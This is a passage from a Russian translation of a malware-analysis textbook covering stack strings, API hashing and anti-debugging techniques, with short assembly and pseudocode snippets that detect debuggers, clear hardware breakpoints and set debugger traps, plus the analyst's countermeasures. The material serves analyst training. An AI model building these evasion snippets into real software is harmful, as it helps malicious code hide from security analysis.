Строки в стеке - строки, которые вредоносная программа динамически строит в стеке памяти. Они добавляют уровень обфускации исполняемого файла и делают статический анализ немного более трудоёмким:

```
--snip--
mov     [ebp+file], 65h
mov     [ebp+file+1], 76h
mov     [ebp+file+2], 69h
mov     [ebp+file+3], 6Ch
mov     [ebp+file+4], 2Eh
mov     [ebp+file+5], 64h
```

```
mov     [ebp+file+6], 6Ch
mov     [ebp+file+7], 6Ch
lea     eax, [ebp+file]
push    eax
call LoadLibraryA
--snip--
```

Этот фрагмент содержит несколько инструкций `mov`, представляющих перемещение данных в стек. Интересно, что они побайтно перемещают шестнадцатеричные значения в буфер (`ebp+file`). Если преобразовать значения в ASCII клавишей R в IDA либо выбрав в Ghidra **Щелчок правой кнопкой > Convert > Char**, строку в стеке можно деобфусцировать следующим образом:

```
--snip--
mov     [ebp+file], 'e'
mov     [ebp+file+1], 'v'
mov     [ebp+file+2], 'i'
mov     [ebp+file+3], 'l'
mov     [ebp+file+4], '.'
mov     [ebp+file+5], 'd'
mov     [ebp+file+6], 'l'
mov     [ebp+file+7], 'l'
lea     eax, [ebp+file]
push    eax
call LoadLibraryA
--snip--
```

Теперь можно сделать более обоснованное предположение о том, что вредоносная программа делает с этими данными. Она создаёт в стеке строку (`evil.dll`) и вызывает `LoadLibraryA`, которая загружает вредоносный DLL-файл в процесс программы. Это форма внедрения в процесс - метода, подробно рассматриваемого в части IV.

Существуют отличные инструменты автоматизации деобфускации строк в стеке. Например, запуск образца через FLOSS, обсуждавшийся в главе 2, позволяет деобфусцировать некоторые простые варианты строк и создать файл сценария IDA, чтобы данные было легко загрузить обратно в базу IDA. Вот пример вывода FLOSS:

```
> FLOSS extracted 55 stackstrings
GetWindowsDirectoryA
VirtualAllocEx
GetSystemDirectoryA
Software\Microsoft\Windows NT\CurrentVersion\Windows
DeleteFileA
WriteFile
RegDeleteValueA
RegDeleteKeyA
ineIntel
GetUserNameA
CreateProcessA
recv
FindExecutableA
--snip--
```

Другой инструмент для деобфускации строк в стеке, Pestr (https://pev.sourceforge.io), запускается почти так же. Оба инструмента достаточно просты, чтобы быстро применить их до начала обратной разработки, и могут сэкономить время при анализе кода вредоносной программы, реализующей базовую обфускацию строк.

Хеширование данных

Авторы могут обфусцировать функциональные возможности вредоносной программы посредством хеширования данных - разновидности одностороннего кодирования, которое принимает данные и преобразует их во что-то другое, не подлежащее обратному преобразованию. Семейство

программ-вымогателей Maze использует хорошо известный алгоритм хеширования ROR-13 для обфускации вызовов функций Windows API, как показано в следующем коде:

```
--snip--
mov  [esp+38h+var_38], eax
mov  [esp+38h+var_34], 7C0DFCAAh ; GetProcAddress
call sub_4011A0
sub  esp, 8
mov  [ebp+var_24], eax
mov  eax, [ebp+var_4]
mov  [esp+38h+var_38], eax
mov  [esp+38h+var_34], 0EC0E4E8Eh ; LoadLibraryA
call sub_4011A0
--snip--
```

Инструкция `mov` во второй строке помещает в стек хеш ROR-13 `7C0DFCAAh`, соответствующий `GetProcAddress`. Аналогичным образом хеш `0EC0E4E8Eh` представляет функцию `LoadLibraryA` и помещается в стек в строке 8. Вредоносная программа обфусцирует вызовы `GetProcAddress` и `LoadLibraryA`, используя хеши вместо имён функций. Должна существовать функция, отвечающая за интерпретацию хешей и загрузку адресов целевых функций, в данном случае `sub_4011A0`, но она не показана в предыдущем коде, а подробности выходят за рамки главы. Однако метод хорошо документирован, например в публикации "Windows API Hashing in Malware" по адресу https://www.ired.team/offensive-security/defense-evasion/windows-api-hashing-in-malware.

Просто просматривая код, трудно понять происходящее, поскольку имена функций хешированы и потому нечитаемы. К счастью, во многих дизассемблерах есть специальные возможности или подключаемые модули для автоматического выявления потенциально хешированных имён функций. В моём случае подключаемый модуль IDA apihashes сумел правильно распознать и аннотировать данные, хешированные ROR-13. Хеширование подробнее рассматривается в главе 16.

Итоги

В этой главе вы узнали о нескольких методах противодействия дизассемблированию, которые вредоносная программа может применять для защиты от аналитиков и их инструментов. Деобфускация ассемблерного кода - сложная задача, требующая высокого уровня технических навыков и знания поведения и характеристик вредоносной программы. Задачу усложняет то, что благодаря специальным компиляторам кода, обфускаторам и таким инструментам, как упаковщики, авторам очень легко реализовать многие из этих методов. Зачастую внедрить меры противодействия дизассемблированию намного проще, чем специалистам по обратной разработке обойти их, однако борьба с такими методами крайне важна для понимания поведения и функциональных возможностей вредоносной программы. Аналитик должен использовать весь арсенал доступных инструментов и методов, чтобы деобфусцировать код и раскрыть его настоящие намерения.

В следующей главе мы обсудим ещё один метод противодействия обратной разработке, который некоторые вредоносные программы применяют для срыва динамического анализа кода: противодействие отладке.

Глава 10. Противодействие отладке



Противодействие отладке - ряд методов противодействия обратной разработке, применяемых вредоносными и даже некоторыми законными программами для затруднения или предотвращения отладки. Например, обнаружив подключение к отладчику, вредоносная программа может попытаться вмешаться в его процесс, полностью предотвратить отладку с помощью так называемых механизмов противодействия подключению либо вызвать сбой программы-отладчика. В этой главе мы подробно исследуем некоторые из таких методов.

Применение функций Windows API для доступа к PEB

Как вы узнали в главе 1, блок среды процесса (PEB) - структура, содержащая указатели на сведения в памяти о выполняющемся в данный момент процессе. PEB включает несколько указателей, относящихся к противодействию отладке; они перечислены в табл. 10-1.

Таблица 10-1. Члены PEB, относящиеся к противодействию отладке

Смещение PEB	Член PEB	Описание
0x002	BeingDebugged	Показывает, отлаживается ли программа в данный момент
0x018	ProcessHeap	Содержит указатели на члены кучи Flags и ForceFlags
0x068	NtGlobalFlag	Содержит сведения, связанные с созданием куч памяти

Посредством API Windows предоставляет программам огромный объём сведений о своём внутреннем устройстве. Единственное назначение некоторых функций Windows API - сообщить вызывающей программе, подключён ли отладчик, и вредоносная программа легко может этим воспользоваться, заставив функции запросить PEB и определить наличие отладки. Более того, программа способна злоупотребить некоторыми функциями API, чтобы обманом заставить Windows раскрыть подключённый отладчик.

В этом разделе мы рассмотрим несколько распространённых способов, которыми вредоносная программа может применять Windows API и NT API для выявления аналитика, отлаживающего её код. Позднее в главе вы увидите, как программа способна напрямую запросить PEB, поэтому важно иметь хотя бы базовое представление о соответствующих членах структуры.

IsDebuggerPresent и CheckRemoteDebuggerPresent

Одна из самых известных и простых функций Windows для обнаружения отладчиков - IsDebuggerPresent. Она возвращает ненулевое значение, если текущий процесс отлаживается, и 0 в противном случае. Функция CheckRemoteDebuggerPresent возвращает те же сведения, но в виде True или False. Следующий пример показывает возможное применение:

```
--snip--
push [ebp+hProcess]
push [ebp+DebuggerPresent]
call CheckRemoteDebuggerPresent
--snip--
```

Здесь в стек помещаются два параметра: дескриптор целевого процесса, в данном случае собственного вредоносного процесса hProcess, а затем указатель на переменную, которая примет возвращённые сведения (DebuggerPresent). После вызова CheckRemoteDebuggerPresent возвращённое значение True или False сохраняется в переменной DebuggerPresent. Как вы увидите далее, это одни из самых простых для обхода методов обнаружения отладчика.

NtQueryInformationProcess

Чтобы обнаружить отладчик, CheckRemoteDebuggerPresent вызывает системную функцию NtQueryInformationProcess - низкоуровневую функцию Windows NT, способную возвращать множество различных сведений о системе. NtQueryInformationProcess можно вызвать и напрямую. Она принимает несколько параметров, включая ProcessHandle, то есть дескриптор целевого процесса, и значение ProcessInformationClass, определяющее тип возвращаемых сведений. При обнаружении отладчика значение ProcessInformationClass будет равно 7, или ProcessDebugPort. Ненулевое значение указывает, что процесс в данный момент выполняется под

управлением отладчика.

В качестве альтернативы автор может указать класс `ProcessInformationClass` `ProcessDebugFlags` (`1F`). Если процесс отлаживается, флаги отладки будут установлены, что выдаст её вредоносной программе. Наконец, отладчик способен раскрыть и информационный класс `ProcessDebugObjectHandle` (`1E`).

NtQuerySystemInformation

`NtQuerySystemInformation` - функция Windows NT, которую можно использовать, как нетрудно догадаться, для запроса системных сведений. Она способна возвращать множество разных типов данных, а особенно важна для наших целей структура `SYSTEM_KERNEL_DEBUGGER_INFORMATION`. В ней содержатся два важных значения для обнаружения отладчика: `KdDebuggerEnabled` и `KdDebuggerNotPresent`; оба можно применять для выявления отладчика ядра, подключённого к вызывающему процессу. Отладчики ядра - специализированные инструменты для отладки низкоуровневого программного обеспечения, иногда используемые и для анализа вредоносных программ. Если `KdDebuggerEnabled` возвращает ненулевое значение либо `KdDebuggerNotPresent` возвращает 0, это может указать вредоносной программе на присутствие отладчика ядра.

OutputDebugString

Функция `OutputDebugString` просто отображает строку в отладчике. Если процесс подключён к отладчику, строка будет показана; в противном случае `OutputDebugString` вернёт ошибку. Вредоносная программа может злоупотребить функцией, вручную задав код ошибки посредством `SetLastError` - это может быть любое произвольное значение, - вызвав `OutputDebugString` со случайной строкой, а затем `GetLastError`, чтобы проверить, изменилось ли состояние ошибки. Это демонстрирует следующий псевдокод:

```
SetLastError("5");
OutputDebugString("testing123");

error = GetLastError();

if (error == "5"):
    # Debugger detected.
    # Execute evasion code, such as TerminateProcess.
else:
    # Did not detect debugger; continue execution.
```

Образец задаёт код ошибки 5 с помощью `SetLastError`, затем вызывает `OutputDebugString` со случайной строкой `testing123`. После этого программа вызывает `GetLastError`, чтобы получить последний код ошибки, и сравнивает его с кодом предыдущего вызова `SetLastError`. Если `OutputDebugString` выполнилась успешно и без ошибки, код `GetLastError` должен остаться равным 5, а значит, присутствует отладчик. Это старый метод, но вредоносные программы время от времени всё ещё пытаются его применять.

CloseHandle и NtClose

Если образец отлаживается и пытается вызвать функцию `CloseHandle` или `NtClose` с недействительным дескриптором, будет вызвано исключение `EXCEPTION_INVALID_HANDLE`. После этого оно передастся обработчику исключений отладчика, сообщив вредоносной программе, что она отлаживается. Следующий простой код демонстрирует метод:

```
mov  ebx, [invalid_handle]
call NtClose
```

Код вызывает `NtClose` с недействительным дескриптором в качестве параметра. При выполнении это вызовет исключение и сообщит вредоносной программе, что она отлаживается.

NtQueryObject

Для правильной работы отладчик должен создать специальный объект ядра, называемый объектом отладки. Вредоносная программа может вызвать `NtQueryObject` и получить список всех таких объектов, наличие которых укажет, что программа отлаживается в данный момент либо что на узле ранее использовался отладчик.

Первый параметр функции, `Handle`, - дескриптор объекта, сведения о котором запрашиваются. Второй параметр, `NtQueryObject`, принимает значение `ObjectInformationClass`, сообщающее функции тип возвращаемых данных. Третий параметр, `ObjectInformation`, принимает указатель на область хранения возвращённых данных.

Если вы видите, что вредоносная программа вызывает `NtQueryObject`, передаёт значение `ObjectInformationClass`, равное `3` (`ObjectAllTypesInformation`), а затем исследует буфер `ObjectInformation` в поисках строк наподобие `DebugObject`, можно с достаточной уверенностью сказать, что она пытается выявить отладчик.

Флаги кучи

PEB содержит указатели на структуру кучи памяти процесса, известную как куча процесса, по адресу `0x18` (`0x30` для 64-разрядных процессов). Куча содержит различные члены, являющиеся указателями на дополнительные данные; два из них, `Flags` и `ForceFlags`, указывают на блок данных, предоставляющий ядру Windows сведения о памяти кучи процесса. В Windows 7 и более новых версиях, если процесс отлаживается, значение члена `Flags` равно `0x40000062`, а `ForceFlags` - `0x40000060`. Чтобы обнаружить отладчик, вредоносная программа может попытаться прочитать эти значения в структуре кучи вызовом `RtlQueryProcessHeapInformation` или `RtlQueryProcessDebugInformation` либо прочитать PEB вручную, как будет описано в следующем разделе.

Это не распространённый метод противодействия отладке, поэтому я не стану углубляться в подробности, однако важно знать о его существовании. Если вы видите вызов одной или обеих функций, исследуйте последующий код. Если вредоносная программа запрашивает член `Flags` или `ForceFlags`, весьма вероятно, что она пытается обнаружить ваш отладчик.

Прямой доступ к PEB

Вместо использования описанных в предыдущем разделе функций Windows вредоносная программа может напрямую обращаться к PEB и читать его, как показано в следующем ассемблерном коде:

```
--snip--
mov eax, [fs:0x30]
cmp [eax+0x2], 1
jnz DebuggerDetected
--snip--
```

Чтобы получить адрес PEB для чтения, вредоносная программа перемещает адрес `fs:0x30` в `eax`. Как вы, возможно, помните из главы 1, `fs:0x30` - адрес начала PEB. Затем программа сравнивает значение 1 со значением `eax+0x2`, то есть полем `BeingDebugged` структуры PEB. Если оно равно 1, к процессу, вероятно, подключён отладчик, и вредоносная программа может соответствующим образом отреагировать.

Другой пример ручного чтения PEB связан с `NtGlobalFlag`, расположенным в байте `0x68` PEB и содержащим сведения о создании куч памяти. Когда процесс запускается под управлением отладчика, значение `NtGlobalFlag` равно `0x70`, поэтому вредоносная программа может прочитать его в PEB для быстрой проверки отладчика.

Помните, что таким образом вредоносная программа способна запросить любой член структуры PEB. Прямой доступ к PEB вместо вызова распространённых функций Windows может быть эффективным способом обнаружить отладчик, не поднимая тревогу.

Проверки времени

В главе 7 проверки времени описывались именно в контексте обнаружения песочниц и сред VM, но их можно применять и для выявления отладчиков. Три распространённых временных метода - `GetTickCount`, инструкция `rdtsc` и проверки системного времени.

Как вы, возможно, помните из главы 5, `GetTickCount` возвращает количество миллисекунд, прошедших с момента загрузки системы. Вредоносная программа может вызывать `GetTickCount` в различных точках кода, чтобы узнать, сколько времени прошло с предыдущего вызова. При отладке программа, естественно, выполняется медленнее, особенно если аналитик устанавливает точки останова на протяжении процесса. Если он поместил точку останова на функции или пошагово выполняет код, разница между первым и последним вызовами `GetTickCount` будет намного больше обычной. Вредоносная программа способна использовать это для обнаружения отладчика.

Аналогичным образом можно применять инструкцию `rdtsc`. Размещая её в разных частях кода, вредоносная программа способна по временным характеристикам ЦП определить, отлаживается ли она (см. снимок x64dbg на рис. 10-1).




Рис. 10-1. Вредоносная программа применяет `rdtsc` *как метод противодействия отладке*

Наконец, вредоносная программа может просто запрашивать системное время, вызывая в различных точках кода такие функции, как `GetLocalTime`, `GetSystemTime` и `NtQuerySystemTime`, чтобы обнаружить применение отладчика.

Существует множество других способов поймать отладчик с помощью проверок времени; здесь перечислены лишь самые распространённые. Главный вывод: если вы видите, что вредоносная программа время от времени вызывает функции измерения времени или использует в разных местах кода такие инструкции, как `rdtsc`, возможно, она применяет противодействие отладке. Лучший способ справиться с этим - просто не использовать отладчик, однако это не всегда

практично. Возможно, придётся определить места выполнения функций и инструкций и удалить их патчем либо изменить возвращаемые значения, чтобы обмануть вредоносную программу и заставить её считать, что отладка не ведётся.

Системные артефакты

Вредоносная программа может обнаружить отладчик по таким системным артефактам, как окна рабочего стола, разделы реестра и загруженные модули. В этом разделе мы кратко рассмотрим каждый из них; полезно также вернуться к части II, где рассказывалось о поиске программой подобных артефактов.

Поиск окон отладчиков

В главе 5 обсуждалось, как вредоносная программа может обнаруживать инструменты аналитика посредством таких функций, как `FindWindow`, которая находит окно рабочего стола, и `EnumWindows`, перечисляющая открытые окна. Эти функции можно использовать и специально для поиска окон отладчиков. Например, программа может вызвать `FindWindow`, чтобы перечислить открытые окна с названиями отладчиков, такими как x64dbg, OllyDbg или Immunity Debugger. На рис. 10-2 показано, как вариант программы-вымогателя Satan ищет открытые окна OllyDbg.



Рис. 10-2. Вредоносная программа Satan ищет окна, связанные с OllyDbg

Перечисление загруженных модулей

При подключении вредоносной программы к отладчику тот может загрузить модули в её адресное пространство; например, отладчик WinDbg способен загрузить библиотеку `dbghelp.dll`. Вредоносная программа может найти подозрительный модуль, вызвав функцию `GetModuleHandle` и передав имя модуля, например `dbghelp.dll`, в качестве параметра. В качестве альтернативы она может перечислить все загруженные модули посредством `Module32First` и `Module32Next`, а затем найти определённое имя.

Поиск процессов отладчиков

Вредоносная программа способна также перечислить выполняющиеся на узле процессы в поисках отладчиков. Для этого она может вызвать `CreateToolhelp32Snapshot`, `Process32First` и `Process32Next`, а затем специально искать распространённые имена процессов отладчиков, например `ollydbg.exe`, `x64dbg.exe` или `ida64.exe`.

Проверка родительских процессов

Чтобы обнаружить отладчик, вредоносная программа может проверить свой родительский процесс. Если она работает внутри отладчика, родительским будет его процесс. Обнаружив выполнение в

качестве дочернего процесса отладчика, например x64dbg.exe, вредоносная программа определит, что её отлаживают.

Определить родительский процесс можно несколькими способами. Один подход - получить собственный идентификатор процесса (GetCurrentProcessId), сделать снимок всех выполняющихся процессов (CreateToolhelp32Snapshot) и с помощью Process32First и Proces32Next найти собственное имя. После обнаружения процесса структура снимка будет содержать запись th32ParentProcessID, представляющую идентификатор родительского процесса.

Аналогичным образом вредоносная программа способна создать дочерний процесс посредством CreateProcess, сделав свой исходный процесс родительским для нового. Затем дочерний процесс может вызвать DebugActiveProcess с родительским процессом в качестве параметра. Если родительский, то есть исходный вредоносный, процесс уже отлаживается, функция выдаст исключение наподобие STATUS_PORT_ALREADY_SET, сообщив программе о подключённом отладчике.

Обнаружение точек останова и ловушки

При исследовании вредоносной программы в отладчике аналитик обычно создаёт точки останова на определённых инструкциях, вызовах функций или областях памяти. Как вы, возможно, помните из главы 3, создание программных точек останова в коде изменяет выполняющийся образец. Это означает, что вредоносная программа способна обнаруживать такие точки несколькими интересными способами. В этом разделе рассматриваются методы их обнаружения, обхода и эксплуатации.

Обнаружение отладчиков с помощью точек останова

Когда отладчик достигает в программе инструкции точки останова, например одной из самых распространённых int 3, выполнение останавливается в соответствующем месте кода. Это происходит потому, что инструкция вызывает в программе исключение прерывания, которое в конечном счёте передаёт управление отладчику. Однако если программа не отлаживается, инструкция точки останова вызывает EXCEPTION_BREAKPOINT, и поток управления передаётся стандартному обработчику исключений программы.

Это отличный способ проверить наличие отладки. Если вредоносная программа выполняет int 3 без отладчика, будет вызвано EXCEPTION_BREAKPOINT и запустится обработчик исключений. Разумеется, верно и обратное. Если EXCEPTION_BREAKPOINT не вызывает обработчик, программа может сделать вывод, что отлаживается. Рассмотрим следующий упрощённый псевдокод:

```
--snip--
IsBeingDebugged() {
    try {
      1 asm ("int 3");
        return true;
    }
  2 catch (EXCEPTION_EXECUTE_HANDLER) {
        return false;
    }
}
--snip--
```

Псевдокод содержит простую конструкцию try...catch. Вредоносная программа пытается выполнить инструкцию int 3 1, и, если оператор успешно возвращается без вызова обработчика

исключений, предполагает, что работает в отладчике. Если же инструкция вызывает исключение 2, программа может уверенно считать, что к отладчику не подключена.

Обнаружение и обход программных точек останова

Вредоносная программа способна напрямую обнаруживать точки останова посредством их сканирования. В следующем ассемблерном примере она сканирует код в поисках инструкции `int 3`, то есть шестнадцатеричного `0xCC`:

```
--snip--
mov ebx, <kernel32.WriteProcessMemory>
cmp byte ptr ds:[ebx], 0xCC
--snip--
```

Образец пытается определить, установил ли аналитик программную точку останова на функции `WriteProcessMemory`. Сначала он перемещает адрес `WriteProcessMemory` в регистр `ebx`. Затем сравнивает значение `0xCC`, инструкцию точки останова `int 3`, с первым байтом в `ebx`, то есть началом функции `WriteProcessMemory`, где будет находиться точка останова. Обнаружив программную точку, вредоносная программа может попытаться перезаписать или удалить её.

Некоторые методы обнаружения можно преодолеть применением необычных инструкций точек останова. Такая возможность есть во многих отладчиках. В x64dbg просто перейдите к **Options > Settings > Engine** и задайте нужную инструкцию в поле **Default Breakpoint Type**, как показано на рис. 10-3.




Рис. 10-3. Настройка стандартного типа точки останова в x64dbg

Некоторые варианты вредоносных программ ищут и альтернативные инструкции точек останова, поэтому лучше использовать аппаратные точки, чтобы обойти методы обнаружения программных. Однако вредоносная программа способна обойти и аппаратные точки, как будет рассмотрено в следующем разделе.

Обнаружение и обход аппаратных точек останова и точек останова памяти

Подобно программным, аппаратные точки позволяют аналитикам перехватывать вызовы функций, останавливаться на интересном поведении и в целом управлять выполнением вредоносной программы. Поскольку аппаратные точки реализованы в регистрах ЦП (`DR0 - DR3`), а не в виде инструкций, программа может сканировать эти регистры. Если любой из них содержит данные, точнее адрес памяти, вредоносная программа может предположить, что установлена аппаратная

точка, и предпринять действия по уклонению, например очистить регистры, тем самым фактически удалив точки. Один способ найти аппаратные точки - функция GetThreadContext либо Wow64GetThreadContext для 64-разрядных программ:

```
CONTEXT context;
context.ContextFlags = CONTEXT_DEBUG_REGISTERS;
HANDLE hThread = GetCurrentThread();
GetThreadContext(hThread, &context);

if ((context.Dr0) || (context.Dr1) || (context.Dr2) || (context.Dr3)) {
    return true;
}
```

В этом псевдокоде, адаптированном из https://www.codeproject.com/Articles/30815/An-Anti-Reverse-Engineering-Guide, вредоносная программа определяет новую структуру CONTEXT (context) - структуру Windows для хранения состояния ЦП и связанных данных процесса. Она необходима для хранения данных регистров отладки DR0 - DR3, которые вскоре будут проверены. Далее программа указывает, что GetThreadContext должна вернуть CONTEXT_DEBUG_REGISTERS. Затем она получает дескриптор текущего потока (HANDLE) и вызывает GetThreadContext, которая сохраняет CONTEXT_DEBUG_REGISTERS текущего потока в структуре context. Наконец, образец проверяет наличие данных в регистрах отладки. Если они ненулевые, проверка возвращает true, сообщая вредоносной программе об аппаратной точке останова, установленной отладчиком.

Затем программа может полностью удалить все обнаруженные аппаратные точки посредством SetThreadContext или Wow64SetThreadContext для 64-разрядной вредоносной программы. Добавление следующих строк к предыдущему примеру фактически очистит регистры отладки и тем самым удалит аппаратные точки аналитика:

```
context.Dr0 = null;
context.Dr1 = null;
context.Dr2 = null;
context.Dr3 = null;

SetThreadContext(hThread, &context);
```

Наконец, вредоносная программа способна обнаруживать точки останова памяти с помощью функции ReadProcessMemory. Установка такой точки изменяет страницу памяти, поэтому, если программа вызывает ReadProcessMemory для подозрительной страницы и получает неожиданное значение вроде PAGE_NOACCESS или PAGE_GUARD, она может сделать вывод, что на странице установлена аппаратная точка останова. Другой способ добиться того же эффекта - выполнить VirtualQuery, VirtualQueryEx или NtQueryVirtualMemory. Подробнее точки останова памяти обсуждаются в следующем разделе.

Если вы подозреваете применение любого из описанных методов, полезно перехватить эти функции, то есть установить на них точки останова. После срабатывания можно просто изменить возвращаемое значение или полностью заменить вызов функции на nop. Здесь также может пригодиться подключаемый модуль отладчика ScyllaHide, описанный на с. 181.

Применение защиты страниц памяти для обнаружения точек останова

Защита страницы памяти - специальный флаг Windows для доступа к памяти. При выделении новых страниц программа может добавить флаг PAGE_GUARD как своего рода систему сигнализации о доступе. Когда программа или другая программа обращается к этой области памяти, вызывается исключение STATUS_GUARD_PAGE_VIOLATION. Если программа работает под управлением отладчика, PAGE_GUARD часто ведёт себя немного иначе, поскольку исключение обрабатывает отладчик, и обычное исключение не вызывается.

Вредоносная программа может воспользоваться этим, установив защиту для определённых страниц памяти. Если к ним обращаются извне отладчика, то есть программа не отлаживается, исключение вызывается обычным образом. Если же исключения нет, в зависимости от используемого отладчика и его настроек это может сообщить вредоносной программе об отладке. Для установки защиты страниц программа может вызвать `VirtualProtect` со значением `PAGE_GUARD` (`0x100`). Следующий код показывает вызов `VirtualAlloc` с заданным параметром:

```
--snip--
push 104h ; 0x100 (PAGE_GUARD) + 0x4 (READ/WRITE)
push edi
push esi
call VirtualAlloc
--snip--
```

Код вызывает `VirtualAlloc` со значением `flNewProtect`, равным `0x104`, то есть сочетанием защит `0x100` (`PAGE_GUARD`) и `0x4` (`READ/WRITE`). Выделение памяти и `VirtualAlloc` подробнее рассматриваются в части IV, особенно в главе 17.

Применение ловушек точек останова

Вредоносная программа может вставить в код инструкции точек останова, например `int 3` и `int 2d`, чтобы заставить отладчик часто останавливаться и создать множество проблем аналитику. Постоянные остановки превращают отладку в головную боль. Намеренно размещённые во вредоносной программе инструкции точек останова иногда называют ловушками.

На рис. 10-4 показан образец Dridex в x64dbg, использующий метод ловушек `int 3`.




Рис. 10-4. Образец Dridex применяет ловушку противодействия отладке на основе точки останова

Показанный код Dridex выполняет две инструкции `int 3`, увеличивает `eax`, выполняет ещё две `int 3`, а затем продолжает цикл. Функция повторяется 13 512 раз (`cmp eax, 13512`), что способно вызвать у аналитика серьёзное раздражение.

Часто обойти такой метод ловушки трудно. Лучший подход - определить проблемные инструкции и удалить их патчем. Как в случае этого образца Dridex, вредоносная программа может создать цикл инструкций точек останова с помощью `jmp`, `jnz`, `jz` и так далее; тогда для обхода поведения потребуется удалить патчем или изменить инструкцию цикла.

Необработанные исключения

Вредоносная программа может установить обработчик исключений верхнего уровня, называемый фильтром необработанных исключений, чтобы проверить наличие отладчика. Он получает приоритет над другими обработчиками, например стандартным SEH: сначала программа вызывает

SetUnhandledExceptionFilter, позволяя вызывающей программе стать обработчиком верхнего уровня, а затем UnhandledExceptionFilter, принудительно выполняя обработчик. Если вредоносная программа не отлаживается, исключение передастся новому обработчику. Если отлаживается, новый обработчик вызван не будет, а исключение получит отладчик, что сообщит программе о работе внутри него.

Чтобы справиться с методом, можно перехватить вызовы SetUnhandledExceptionFilter и UnhandledExceptionFilter с помощью точек останова или перехватчиков и изменить вызовы либо полностью удалить их из кода патчем. Обработка исключений подробнее рассматривается в главе 11.

Контрольные суммы, хеширование разделов и самовосстановление

Вредоносная программа может вычислять контрольную сумму или хеш своего кода, чтобы определить, была ли установлена точка останова либо изменил ли аналитик код в отладчике другим образом. Применяя любой алгоритм хеширования, например MD5, автор может создать хеш построчно или для целого раздела кода, что обычно называют хешированием раздела, а затем сравнить его с базовой суммой. При расхождении программа может предположить, что установлена точка останова или код иначе изменён.

Вредоносная программа способна также реализовать так называемые методы самовосстановления, при которых она хранит чистые копии своего кода и при обнаружении вмешательства восстанавливает исходную версию. Следующий псевдокод показывает, как это может выглядеть на практике:

```
# Calculate the checksum of the clean code.
clean_code_checksum = calculate_checksum(clean_code)

# At runtime, recalculate the checksum and compare it to the stored value.
malware_code = read_malware_code()
malware_code_checksum = calculate_checksum(malware_code)

# If checksums do not match, terminate the malware.
if malware_code_checksum != clean_code_checksum:
    terminate_malware()
else:
    # The code has not been tampered with! Continue running.
```

Для обхода этого метода аналитик может сделать немногое. Наиболее эффективный способ - определить, где вредоносная программа получает контрольную сумму определённого фрагмента кода, а затем удалить эту функциональную возможность патчем. Можно также использовать аппаратные точки останова, если программа применяет данный подход для поиска программных.

Эксплуатация отладчика, вызов сбоя и вмешательство в его работу

Иногда самый эффективный метод противодействия отладке - прямое вмешательство в работу отладчика, приводящее к сбою или непредсказуемому поведению. Как и любое программное обеспечение, отладчики могут содержать ошибки, позволяющие вредоносной программе мешать анализу, вызывать сбой отладчика или, возможно, даже самой операционной системы. Известный пример - ошибка в OllyDbg 1.1: вредоносная программа могла вызвать функцию

OutputDebugString и передать %s в качестве параметра; OllyDbg не умел обрабатывать это значение, что приводило к сбою выполняющегося образца и предотвращало дальнейшую отладку.

